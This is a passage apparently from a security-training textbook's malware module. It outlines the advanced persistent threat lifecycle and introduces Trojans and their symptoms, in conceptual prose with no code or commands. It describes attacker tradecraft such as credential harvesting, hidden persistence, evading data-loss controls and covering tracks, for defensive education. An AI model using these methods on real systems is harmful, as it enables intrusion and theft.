creates multiple points of entry through the server to maintain access to the target network. If one point of entry is discovered and patched by the security analyst, then the adversary can use a different entry point.

- **Evading Signature-Based Detection Systems**

  APT attacks are closely related to zero-day exploits, which contain malware that has never been previously discovered or deployed. Thus, APT attacks can easily bypass security mechanisms such as firewalls, antivirus software, IDS/IPS, and email spam filters.

- **Specific Warning Signs**

  APT attacks are usually impossible to detect. However, some indications of an attack include inexplicable user account activities, the presence of a backdoor Trojan for maintaining access to the network, unusual file transfers and file uploads, unusual database activities, etc.



Advanced Persistent Threat Lifecycle

Cleanup
- Cover tracks
- Remain undetected

Preparation
- Define target
- Research target
- Organize team
- Build or attain tools
- Test for detection

Initial Intrusion
- Deployment of malware
- Establishment of outbound connection

Expansion
- Expand access
- Obtain credentials

Persistence
- Maintain access

Search and Exfiltration
- Exfiltration data

Advanced Persistent Threat Lifecycle

In the current threat landscape, organizations need to pay greater attention to APTs. APTs may target an organization's IT assets, financial assets, intellectual property, and reputation. Commonly used security and defensive controls will not suffice to prevent such attacks. Attackers behind such attacks adapt their TTPs based on the vulnerabilities and security posture of the target organization. Thus, they can evade the security controls of the target organization.

To launch an APT attack, attackers follow a certain set of phases to target, penetrate, and exploit an organization's network. Attackers must follow each phase step by step to successfully compromise and gain access to the target system.

The various phases of the APT lifecycle are as follows:

1. **Preparation**

   The first phase of the APT lifecycle is preparation, where an adversary defines the target, performs extensive research on the target, organizes a team, builds or attains tools, and performs tests for detection. APT attacks usually require a high level of preparation, as the adversary cannot risk detection by the target's network security. Additional resources and data may be necessary before carrying out the attack. An attacker needs to perform highly complex operations before executing the attack plan against the target organization.

2. **Initial Intrusion**

   The next phase involves attempting to enter the target network. Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Spear-phishing emails usually appear legitimate but they contain malicious links or attachments containing executable malware. These malicious links can redirect the target to the website where the target's web browser and software are compromised by the attacker using various exploit techniques. Sometimes, an attacker may also use social engineering techniques to gather information from the target. After obtaining information from the target, attackers use such information to launch further attacks on the target network. In this phase, malicious code or malware is deployed into the target system to initiate an outbound connection.

3. Expansion

The primary objectives of this phase are expanding access to the target network and obtaining credentials. If the attacker's aim is to exploit and gain access to a single system, then there is no need for expansion. However, in most cases, the objective of an attacker is to access multiple systems using a single compromised system. In this scenario, the first step performed by an attacker after an initial compromise is to expand access to the target systems. The main objective of the attacker in this phase is to obtain administrative login credentials to escalate privileges and to gain further access to the systems in the network. For this purpose, the attacker tries to obtain administrative privileges for the initial target system from cached credentials and uses these credentials to gain and maintain access to other systems in the network. When attackers are unable to obtain valid credentials, they use other techniques such as social engineering, exploiting vulnerabilities, and distributing infected USB devices. After the attacker obtains the target's account credentials, it is difficult to track his/her movement in the network, as he/she uses a legitimate username and password.

This expansion phase supports other phases of the APT lifecycle. In the search and exfiltration phase, the attacker can obtain the target data by gaining access to the systems. Attackers identify systems that can be used for installing persistence mechanisms and identify appropriate systems in the network that can be leveraged to exfiltrate data.

4. Persistence

This phase involves maintaining access to the target system, starting from evading endpoint security devices such as IDS and firewalls, entering into the network, and establishing access to the system, until there is no further use of the data and assets.

To maintain access to the target system, attackers follow certain techniques or procedures, which include use of customized malware and repackaging tools. These tools are designed such that they cannot be detected by the antivirus software or security tools of the target. To maintain persistence, attackers use customized malware that includes services, executables, and drivers installed on various systems in the target network. Another way to maintain persistence is finding locations for installing the malware that are not frequently examined. These locations include routers, servers, firewalls, printers, etc.

5. **Search and Exfiltration**

   In this phase, an attacker achieves the ultimate goal of network exploitation, which is generally to gain access to a resource that can be used for performing further attacks or using that resource for financial gain. In general, attackers target specific data or documents before launching an attack. However, in some cases, although attackers determine that crucial data are available in the target network, they are unaware of the location of the data. A common method for search and exfiltration is to steal all the data including important documents, emails, shared drives, and other types of data present on the target network. Data can also be gathered using automated tools such as network sniffers. Attackers use encryption techniques to evade data loss prevention (DLP) technologies in the target network.

6. **Cleanup**

   This is the last phase, where an attacker performs certain actions to prevent detection and remove evidence of compromise. Techniques used by the attacker to cover his/her tracks include evading detection, eliminating evidence of intrusion, and hiding the target of the attack and attacker details. In some cases, these techniques also include manipulating the data in the target environment to mislead security analysts.

   It is imperative for attackers to make the system appear as it was before they gained access to it and compromised the network. Therefore, it is essential for an attacker to cover his/her tracks and remain undetected by security analysts. Attackers can change any file attributes back to their original state. Information listed, such as file size and date, is just attribute information contained in the file.




Cleanup
Cover tracks
Remain undetected
Preparation
Define target
Research target
Organize team
Build or attain tools
Test for detection
Initial Intrusion
Deployment of malware
Establishment of outbound connection
Expansion
Expand access
Obtain credentials
Persistence
Maintain access
Search and Exfiltration
Exfiltration data
APT Lifecycle
1
2
3
4
5
6

Figure 7.1: Advanced Persistent Threat Lifecycle




Module Flow

1. Malware Concepts
2. APT Concepts
3. **Trojan Concepts**
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Trojan Concepts

In this section, we will discuss the basic concepts of Trojans to understand various Trojans and backdoors as well as their impact on network and system resources. This section describes Trojans and highlights their purpose, symptoms, and common ports used. It also discusses the various methods adopted by attackers to install Trojans to infect target systems and perform malicious activities.

This section also describes various types of Trojans. Every day, attackers discover or create new Trojans designed to discover vulnerabilities of target systems. Trojans are categorized by the way they enter systems and the types of actions they perform on these systems.



What is a Trojan?

1. It is a program in which the **malicious or harmful code** is contained inside apparently harmless programming or data in such a way that the code can **get control and cause damage**, such as ruining the file allocation table on your hard disk
2. Trojans get activated when a **user performs certain predefined actions** and upon activation. It can grant attackers unrestricted access to all the data stored on compromised information systems and can cause immense damage to the systems
3. Indications of a Trojan attack include **abnormal system and network activities** such as disabling of antivirus and redirection to unknown pages
4. Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data

What is a Trojan?

According to ancient **Greek mythology**, the Greeks won the **Trojan War** with the aid of a giant wooden horse that was built to hide their soldiers. The Greeks left this horse in front of the gates of Troy. The Trojans thought that the horse was a gift from the Greeks, which they had left before apparently withdrawing from the war and brought it into their city. At night, the Greek soldiers broke out of the wooden horse and opened the city gates to let in the rest of the Greek army, who eventually destroyed the city of Troy.

Inspired by this story, a computer Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage, such as ruining the file allocation table on your hard disk. Attackers use computer Trojans to trick the victim into performing a predefined action. Trojans are activated upon users' specific predefined actions such as unintentionally installing a malicious software, clicking on a malicious link, etc., and upon activation, they can grant attackers unrestricted access to all the data stored on the compromised information system and potentially cause severe damage. For example, users could download a file that appears to be a movie, but, when executed, unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

A Trojan is wrapped within or attached to a legitimate program, meaning that the program may have functionality that is not apparent to the user. Furthermore, attackers use victims as unwitting intermediaries to attack others. They can use a victim's computer to commit illegal DoS attacks.

Trojans work at the same level of privileges as the victims. For example, if a victim has privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase the level of access even beyond the user running it. If successful, the Trojan can use such increased privileges to install other malicious code on the victim's machine.

A compromised system can affect other systems on the network. Systems that transmit authentication credentials such as passwords over shared networks in clear text or a trivially encrypted form are particularly vulnerable. If an intruder compromises a system on such a network, he or she may be able to record usernames and passwords or other sensitive information.

Additionally, a Trojan, depending on the actions it performs, may falsely implicate a remote system as the source of an attack by spoofing, thereby causing the remote system to incur a liability. Trojans enter the system by means such as email attachments, downloads, and instant messages.

Indications of Trojan Attack

The following computer malfunctions are indications of a Trojan attack:

- The DVD-ROM drawer opens and closes automatically.
- The computer screen blinks, flips upside-down, or is inverted so that everything is displayed backward.
- The default background or wallpaper settings change automatically. This can be performed using pictures either on the user's computer or in the attacker's program.
- Printers automatically start printing documents.
- Web pages suddenly open without input from the user.
- The color settings of the operating system (OS) change automatically.
- Screensavers convert to a personal scrolling message.
- The sound volume suddenly fluctuates.
- Antivirus programs are automatically disabled, and the data are corrupted, altered, or deleted from the system.
- The date and time of the computer change.
- The mouse cursor moves by itself.
- The left- and right-click functions of the mouse are interchanged.
- The mouse pointer disappears completely.
- The mouse pointer automatically clicks on icons and is uncontrollable.
- The Windows Start button disappears.
- Pop-ups with bizarre messages suddenly appear.
- Clipboard images and text appear to be manipulated.

- The keyboard and mouse freeze.
- Contacts receive emails from a user's email address that the user did not send.
- Strange warnings or question boxes appear. Often, these are personal messages directed at the user, asking questions that require him/her to answer by clicking a Yes, No, or OK button.
- The system turns off and restarts in unusual ways.
- The taskbar disappears automatically.
- The Task Manager is disabled. The attacker or Trojan may disable the Task Manager function so that the victim cannot view the task list or end the task on a given program or process.

